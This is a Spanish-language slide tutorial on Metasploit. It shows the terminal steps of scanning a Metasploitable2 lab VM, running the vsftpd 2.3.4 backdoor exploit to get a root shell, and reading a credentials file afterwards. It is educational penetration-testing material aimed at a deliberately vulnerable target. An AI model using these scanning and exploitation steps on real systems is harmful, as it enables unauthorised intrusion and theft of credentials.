

Metasploit Framework

CONCEPTOS

EXPLOIT



Exploit (viene de to exploit - aprovechar) - código escrito con el fin de aprovechar un error de programación para obtener diversos privilegios.

PAYLOAD



Programa o código que se traspasa a la víctima. Metasploit tiene payloads pre-diseñadas y permite construir otras propias.


FRAMEWORK



Estructura de soporte definida en la cual otro proyecto de software puede ser organizado y desarrollado.



METASPLOIT FRAMEWORK







VIRTUAL BOX

```
Metasploitable2 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1a:d1:e8
          inet addr:192.168.100.9  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1a:d1e8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1479 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1500 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:99694 (97.3 KB)  TX bytes:148719 (145.2 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:476 errors:0 dropped:0 overruns:0 frame:0
          TX packets:476 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:207237 (202.3 KB)  TX bytes:207237 (202.3 KB)

msfadmin@metasploitable:~$ _
```



RECOLECCIÓN DE INFORMACIÓN

```
root@Mataya: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
msf > workspace  
* default  
msf > workspace -a metasploitable2  
[*] Added workspace: metasploitable2  
msf > workspace  
default  
* metasploitable2  
msf > 
```

```
root@Mataya: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
msf > workspace  
default  
* metasploitable2  
msf > hosts  
  
Hosts  
=====  


| address | mac | name | os_name | os_flavor | os_sp | purpose | info  | comments |
|---------|-----|------|---------|-----------|-------|---------|-------|----------|
| -----   | --- | ---- | -----   | -----     | ----- | -----   | ----- | -----    |

  
msf > services  
Services  
=====  


| host | port | proto | name | state | info |
|------|------|-------|------|-------|------|
| ---- | ---- | ----- | ---- | ----- | ---- |

  
msf > 
```




RECOLECCIÓN DE INFORMACIÓN

```
root@Mataya: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
msf auxiliary(scanner/discovery/arp_sweep) > hosts  
  
Hosts  
=====  
  
address      mac          name  os_name  os_flavor  os_sp  purpose  info  
-----  
-----  
192.168.100.1 c4:12:f5:c1:2a:ab  
192.168.100.3 98:22:ef:7b:cf:d9  
192.168.100.9 08:00:27:1a:d1:e8  
  
msf auxiliary(scanner/discovery/arp_sweep) > 
```



RECOLECCIÓN DE INFORMACIÓN

```
root@Mataya: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256                yes       The number of hosts to probe in each set
  RHOSTS    yes                 yes       The target address range or CIDR identifier
  THREADS   10                 yes       The number of concurrent threads

Description:
  Detect interesting UDP services

msf auxiliary(scanner/discovery/udp_sweep) > hosts -R

Hosts
=====

address      mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.100.1 c4:12:f5:c1:2a:ab
192.168.100.3 98:22:ef:7b:cf:d9
192.168.100.9 08:00:27:1a:d1:e8

RHOSTS => 192.168.100.1 192.168.100.3 192.168.100.9

msf auxiliary(scanner/discovery/udp_sweep) > 
```




RECOLECCIÓN DE INFORMACIÓN

```
root@Mataya: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
msf auxiliary(scanner/discovery/udp_sweep) > back  
msf > hosts  
  
Hosts  
=====  


| address       | mac               | name           | os_name | os_flavor | os_sp | purpose | info |
|---------------|-------------------|----------------|---------|-----------|-------|---------|------|
| comments      |                   |                |         |           |       |         |      |
| -----         | ---               | ----           | -----   | -----     | ----- | -----   | ---- |
| 192.168.100.1 | c4:12:f5:c1:2a:ab |                |         |           |       |         |      |
| 192.168.100.3 | 98:22:ef:7b:cf:d9 |                |         |           |       |         |      |
| 192.168.100.9 | 08:00:27:1a:d1:e8 | metasploitable | Unknown |           |       | device  |      |

  
msf > 
```



RECOLECCIÓN DE INFORMACIÓN

```
root@Mataya: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
msf auxiliary(scanner/portscan/syn) > set RHOSTS 192.168.100.9  
RHOSTS => 192.168.100.9  
msf auxiliary(scanner/portscan/syn) > run  
  
[+] TCP OPEN 192.168.100.9:21  
[+] TCP OPEN 192.168.100.9:22  
[+] TCP OPEN 192.168.100.9:23  
[+] TCP OPEN 192.168.100.9:25  
[+] TCP OPEN 192.168.100.9:53  
[+] TCP OPEN 192.168.100.9:80  
[+] TCP OPEN 192.168.100.9:111  
[+] TCP OPEN 192.168.100.9:139  
[+] TCP OPEN 192.168.100.9:445  
[+] TCP OPEN 192.168.100.9:512  
[+] TCP OPEN 192.168.100.9:513  
[+] TCP OPEN 192.168.100.9:514  
[+] TCP OPEN 192.168.100.9:1099  
[+] TCP OPEN 192.168.100.9:1524  
[+] TCP OPEN 192.168.100.9:2049  
[+] TCP OPEN 192.168.100.9:2121  
□
```



RECOLECCIÓN DE INFORMACIÓN

```
root@Mataya: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
msf > nmap -sT -sV -p 21 -T5 192.168.100.9  
[*] exec: nmap -sT -sV -p 21 -T5 192.168.100.9  
  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-30 23:52 -03  
Nmap scan report for 192.168.100.9  
Host is up (0.00036s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
MAC Address: 08:00:27:1A:D1:E8 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.12 seconds  
msf > 
```




EXPLOTACIÓN

```
root@Mataya: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
msf > search vsftpd  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```



EXPLOTACIÓN

Archivo Editar Ver Buscar Terminal Ayuda

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.100.9
```

```
rhost => 192.168.100.9
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

Compatible Payloads

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
cmd/unix/interact		normal	Unix Command, Interact with Established Connection

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```



EXPLOTACIÓN

```
root@Mataya: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.100.9:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.100.9:21 - USER: 331 Please specify the password.  
[+] 192.168.100.9:21 - Backdoor service has been spawned, handling...  
[+] 192.168.100.9:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.100.10:36625 -> 192.168.100.9:6200) at 2018-05-01 00:06:13 -0300  
□
```





POST-EXPLOTACIÓN

```
root@Mataya: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
ls Mataya  
bin ovpn  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
cd home  
cd msfadmin  
cat credenciales.txt  
user > msfadmin  
pass > msfadmin  
[]
```



DOCUMENTACIÓN

```
root@Mataya: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
msf > db_export -f xml -a Escritorio/metasploitable2  
[*] Starting export of workspace metasploitable2 to Escritorio/metasploitable2 [ xml ]...  
[*]   >> Starting export of report  
[*]   >> Starting export of hosts  
[*]   >> Starting export of events  
[*]   >> Starting export of services  
[*]   >> Starting export of web sites  
[*]   >> Starting export of web pages  
[*]   >> Starting export of web forms  
[*]   >> Starting export of web vulns  
[*]   >> Starting export of module details  
[*]   >> Finished export of report  
[*] Finished export of workspace metasploitable2 to Escritorio/metasploitable2 [ xml ]...  
msf > 
```



Metasploit Framework